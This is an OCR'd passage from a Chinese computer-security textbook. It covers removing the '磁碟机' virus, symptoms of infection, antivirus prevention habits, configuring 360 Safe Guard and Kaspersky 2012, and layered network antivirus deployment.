


图 3.9　修改“cmd.exe”文件名查杀“磁碟机”病毒

(2) 重启系统后，检查 system32 和 dllcache 目录。发现改名后的 cm.dll 都在，但是，system32 目录下出现了一个奇怪的 cmd.exe，这个 cmd.exe 图标不同于正常的 cmd.exe。如图 3.10 所示。





图 3.10　异常的 cmd.exe 图标

(3) 删除 system32 目录下那个异常的 cmd.exe。将 system32 和 dllcache 目录下的 cm.dll 改回 cmd.exe。如果是多分区系统，非系统分区也还有病毒。这样处理完后并不能彻底解决问题，还需用杀毒软件对全盘杀毒。



3.6　计算机病毒的防治

3.6.1　计算机病毒引起的异常现象

计算机病毒的一大传播途径就是 Internet。计算机病毒可以“潜伏”在网络上的各种可下载程序中，如果随意下载、随意打开，就很容易被感染。下面介绍下计算机病毒引起的

一些异常现象。

(1) BIOS 病毒现象：①开机运行几秒后突然黑屏；②外部设备无法找到；③硬盘无法找到；④计算机发出异样声音。

(2) 硬盘引导区病毒现象：①无法正常启动硬盘；②引导时出现死机现象；③执行 C 盘时显示“Not ready error drive A Abort,Retry,Fail？”。

(3) 操作系统病毒现象：①引导系统时间变长；②计算机处理速度比以前明显放慢；③系统文件出现莫名其妙的丢失，或字节变长，日期修改等现象。④系统生成一些特殊的文件。⑤驱动程序被修改，使得某些外设不能正常工作；⑥软驱、光驱丢失；⑦计算机经常死机或重新启动。

(4) 应用程序病毒现象：①启动应用程序出现【非法错误】对话框；②应用程序文件变大；③应用程序不能被复制、移动、删除；④硬盘上出现大量无效文件；⑤某些程序运行时载入时间变长。

如果你的计算机出现了上述现象，可能已经中毒了。

3.6.2 计算机防病毒技术

1. 计算机防病毒技术简介

1) 用杀毒软件对所下载文件进行检查

由于病毒可以潜伏在网络上的各种可下载程序中，因此建议不要贪图免费软件，如果实在需要，则在下载后用杀毒软件彻底检查。

2) 不要轻易打开电子邮件的附件

近年来造成大规模破坏的许多病毒都是通过电子邮件传播的。不要以为只打开熟人发送的附件就一定安全，有的病毒会自动检查受害人计算机上的通讯录并向其中的所有地址自动发送带毒文件。最妥当的做法是，先将附件保存下来，用查毒软件彻底检查，确认没有带毒再打开。

3) 及早发现病毒

如果原来能正常工作的计算机出现以下症状：反应缓慢、不断重新启动、无法打开磁盘、浏览网页时不断跳出广告窗口或地址、鼠标单击磁盘出现“auto”字样等不正常现象，那么这台计算机很可能已经中了病毒或存在其他恶意程序。

4) 使用反病毒软件并及时更新病毒库

在所有桌面系统、服务器上安装反病毒软件，并确保其保持最新。新病毒的传播速度是极快的，现在多数反病毒软件都可以自动更新，及时更新病毒库，使其对新出现的病毒具有免疫力。

5) 设置过滤机制

可以在邮件网关上设置过滤那些潜在的恶意邮件，这可以对新的威胁提供新一层的前摄性保护机制。

6) 用补丁保持软件最新

许多软件厂商就安全问题会发布顾问消息。例如，微软维持着警告安全漏洞和问题的

邮件列表，并就用于保护安全的补丁提供建议。

7) 禁用 U 盘启动

目前，随着 U 盘的普及度大幅提高，用 U 盘保存从网络下载的文件时可能会感染 U 盘病毒，当在其他计算机上使用时成为感染源，所以可以禁用 U 盘启动。

2. 怎样追杀病毒

1) 使用“360 安全卫士”软件

(1) 登录 http://www.360safe.com，下载最新版“360 安全卫士”软件。

(2) 运行“360 安全卫士”，分别进行流氓软件和恶意程序的查杀并进行系统优化设置，如关闭恶意启动项目和进程、免疫广告插件等。

(3) 有时“360 安全卫士”修复完后，在正常 Windows 模式下，IE 上网仍存在问题，这时可卸载“360 安全卫士”软件后，再安装“雅虎助手”进行“IE 强力修复”，并设置【重启后修复】，一般都可以解决问题。

(4) 时间允许的话，可以利用该软件修复 Windows 各类漏洞和补丁。

(5) 手动删除病毒和恶意程序残留文件。

2) 使用右键打开并查杀病毒

(1) 打开【我的电脑】窗口，选择【工具】→【文件夹选项】选项，在弹出的对话框中选择【查看】选项卡，在【高级设置】列表框中取消选中红色矩形框内的两个选项，如图 3.11 所示，单击【确定】按钮。




图 3.11 设置文件夹选项

(2) 右击(一定要右击，防止病毒残留文件再次传播病毒)本地磁盘，在快捷菜单中选择【打开】选项，然后删除“Autorun.inf”中所有隐藏的.exe 文件和文件夹以及任何怪异的文件。由于 C 盘是系统盘，在对其中的文件进行删除时，可对照其他磁盘，以免误删。

(3)　再用更新了病毒库的软件完全扫描杀毒。

(4)　重新启动计算机。

(5)　将 U 盘、移动硬盘、MP3 等移动存储设备都查杀一遍病毒。



3.7　防病毒应具有的基础知识

3.7.1　常用的单机杀毒软件

1. 奇虎 360 安全卫士

(1)　下载 360 安全卫士(http://360safe.qihoo.com/down/soft_down2.html)，并进行安装，可以自定义安装。安装过程如图 3.12～图 3.13 所示。






图 3.12　360 安全卫士安装界面 1　　图 3.13　360 安全卫士安装界面 2

(2)　安装好之后运行 360 安全卫士，如图 3.14 所示。

(3)　清理恶评软件及系统插件。如图 3.15 所示。

(4)　开启实时保护功能，如开启 ARP 防火墙能有效阻挡 ARP 攻击，如图 3.16 所示。



图 3.14　奇虎 360 安全卫士主界面　　图 3.15　清理恶评及系统插件



图 3.16　开启实时保护功能

2. 卡巴斯基反病毒软件

卡巴斯基反病毒软件(Kaspersky AntiVirus)简称 KAV，本小节介绍 KAV 2012 的使用和设置方法。

1)　KAV 主界面

启动 KAV 2012 后，其主界面如图 3.17 所示。

2)　设置方法

单击 KAV 主界面中的【设置】按钮，进入其设置界面，如图 3.18 所示。



图 3.17　KAV 主界面

图 3.18　KAV 设置界面

(1)　实时保护。

①　文件反病毒。启用文件反病毒，对于【操作】选项则设置【阻止访问】，那么每次检测到恶意代码就自动阻止，对于【安全级别】可以选择默认级别，也可以自己设置。例如单击【安全级别】选项组中的【设置】按钮，在弹出的对话框中选择【性能】选项卡，选中【启发式分析】复选框，拖动滑块进行设置。考虑到程序运行和文件的打开速度，如果计算机性能不是很好，且需要非常全面到位的保护，就可以开启启发式分析器，甚至可以开到深度扫描，如图 3.19 和图 3.20 所示。

②　邮件反病毒。对于一般的普通用户而言，可以将【操作】设为自动【阻止访问】，如图 3.21 所示。【安全级别】的设置同“文件反病毒”。

③　网页反病毒。默认网页反病毒功能是开启的，如图 3.22 所示。



图 3.19 文件反病毒设置



图 3.20 开启启发式分析器



图 3.21 邮件反病毒设置



图 3.22 网页反病毒设置

④ 主动防御。默认设置是不错的选择，如图 3.23 所示。如果想更为安全，可以把其他选项都选上，所有选项可以根据个人的要求来设置，如图 3.24 所示。



图 3.23 主动防御设置 1




图 3.24 主动防御设置 2

(2) 智能查杀。

① 病毒扫描选项的设置。在【全盘扫描】的安全级别设置中可自定义开启启发式分析器中的【深度扫描】，其扫描更深入，但会占用更多的系统资源，如图 3.25 所示。

② 扫描关键区域的设置，如图 3.26 所示。



图 3.25　全盘扫描

图 3.26　关键区域扫描

③ 可以根据自己的需要进行【自定义扫描】的设置，如图 3.27 所示。



图 3.27　自定义扫描

④ 【漏洞扫描】分为漏洞模式和扫描范围。漏洞扫描可以手动设置，也可以根据个人计划来设置。扫描范围可以自己根据需要来添加，如图 3.28～图 3.30 所示。

(3) 【高级设置】中新增加了许多人性化的设置，比如省电模式、兼容性设置(配合卡巴斯基杀毒软件和其他程序的兼容性，避免冲突和降低性能)、游戏模式等，如图 3.31 所示。



图 3.28　漏洞扫描




图 3.29　运行模式




图 3.30　扫描范围



图 3.31　高级设置

3.7.2　网络防病毒方案

病毒本身已是令人头痛的问题。但 Internet 开拓性的发展，给病毒成为灾难带来可能。Internet 带来了两种不同的安全威胁。一种威胁是来自文件下载。这些被浏览的或是通过 ftp 下载的文件中可能存在病毒，而共享软件(Public Shareware)和各种可执行的文件，如格式化的介绍性文件(Formatted Presentation)已经成为病毒传播的重要途径。并且，Internet 上还出现了 Java 和 Active X 形式的恶意小程序。另一种主要威胁来自于电子邮件。大多数的 Internet 邮件系统提供了在网络间传送附带格式化文档邮件的功能。只要简单地敲击键盘，邮件就可以发给一个或一组收信人。因此，受病毒感染的文档或文件就可能通过网关和邮件服务器涌入企业网络。试想一下，如果病毒袭击者得到了一个企业所有职员的电子邮件地址，然后向所有人发送了一条看起来无害的广播式信件，而在信件中附着含有宏病毒的文档。大多数电子邮件系统自动接收了这个文档，而当收信人打开这个文档时，宏病毒就会进入

到他的计算机中并感染其他文件。

另一种网络化趋势也加重了病毒的威胁。这种趋势是向群件应用程序发展的，如 Lotus Notes、Microsoft Exchange、Novell Groupwise 和 Netscape Colabra。由于群件的核心是在网络内共享文档，这就为宏病毒的发展提供了丰富的基础。而群件不仅仅是共享文档的储藏室，它还提供合作功能，能够在相关工作组之间同步传输文档。这就大大提高了宏病毒传播的机会。因此群件系统的安全保护显得格外重要。

1) 复杂的多层次病毒防治

首先应该考虑在何处安装病毒防治软件。在企业中，重要的数据往往保存在位于整个网络中心节点的文件服务器上，这也是病毒攻击的首要目标。为保护这些数据，网络管理员必须在网络的多个层次上设置全面有效的多层保护措施，且必须具备 4 个特性。①集成性。所有保护措施必须在逻辑上是统一的和相互配合的。②单点管理。作为一个集成的解决方案，最基本的一条是必须有一个安全管理的聚焦点。③自动化。系统需要有能力自动更新病毒特征码数据库和其他相关信息。④多层分布。这个解决方案应该是多层次的，适当的防毒软件在适当的位置分发出去，最大限度地发挥作用，而又不会增加网络负担。防毒软件应该安装在服务器工作站和邮件系统上。

2) 网关和防火墙

有人建议在网关上安装防病毒软件，这样可以阻止任何病毒进入企业网络，但这种做法严重影响网络性能。设置网关和路由器的目的是要读取数据帧或数据包的头信息，以便将数据帧或数据包尽快送往其目的地。如果在网关或路由器处检查病毒，就需要扫描所有接收到的数据帧，将它们重组起来并临时存放，以便进行病毒扫描。这与网关的设计初衷是完全相违背的，这将使得网关或路由器的性能急剧降低，在文件进出网络时造成严重的“瓶颈”现象。

3) 工作站

工作站是病毒进入网络的主要途径，所以应该在工作站上安装防病毒软件。这种做法是比较合理的。因为病毒扫描的任务是由网络上所有工作站共同承担的，这使得每台工作站承担的任务都很轻松，如果每台工作站都安装最新防毒软件，这样就可以在工作站的日常工作中加入病毒扫描的任务，其性能可能会有少许下降，但无须增添新的设备。虽然目前许多病毒是通过 Internet 文件下载和电子邮件文件附着传播的，但最主要的传播途径还是由外界带来的软盘，因此在工作站上实施实时软盘扫描是十分必要的，它可以使病毒感染的机会降至最少。当然，在工作站上安装的防病毒软件应很好地融合于系统，便于统一更新和自动运行，以免给用户造成不便。

4) 邮件服务器

邮件服务器是防病毒软件的第二个着眼点。邮件是主要的病毒来源。邮件在发往其目的地前，首先进入邮件服务器并被存放在邮箱内，所以在这里安装防病毒软件是十分有效的。假设工作站与邮件服务器的数量比是 100∶1，那么这种做法显而易见能节省费用。但是，这还不是防止病毒进入的全部途径。由于有的工作站通过单独的调制解调器或直接连接网络中的其他工作站，病毒的传输就可能绕过企业邮件服务器。因此，必须注意病毒可能进入网络的所有其他途径。

5) 备份服务器

备份服务器是用来保存重要数据的。如果备份服务器也崩溃了，那么整个系统也就彻底瘫痪了。备份服务器中受破坏的文件将不能被重新恢复使用，甚至会反过来感染系统。但是，防病毒软件与备份软件间存在一个很少被注意的冲突。备份软件在日常运行中，需要多次打开同一个文件，这就迫使防病毒软件多次检查同一个文件。如果一个大型的备份系统在晚间备份工作中需要备份 50 000 文件，那么防病毒软件就可能需要作 150 000 次的文件检查，这将极大降低备份效率。而更为复杂的是，当病毒被发现时，备份工作就必须停下来直到病毒被清除。这样晚间的备份工作有可能得等到第二天才能完成。避免备份服务器被病毒感染是保护网络安全的重要组成部分，因此好的防病毒软件必须能够解决这个冲突，它能与备份系统相配合，提供无病毒的实时备份和恢复。

6) Internet 服务器和文件服务器

网络中任何存放文件和数据库的地方都可能出问题，因此需要保护好这些地方。文件服务器中存放的是企业重要的数据，在 Internet 服务器上安装防病毒软件是头等重要的，保证上传和下载的文件中不带有病毒，对用户和用户客户的网络安全都是非常重要的。

3.7.3 Symantec 校园网防病毒案例

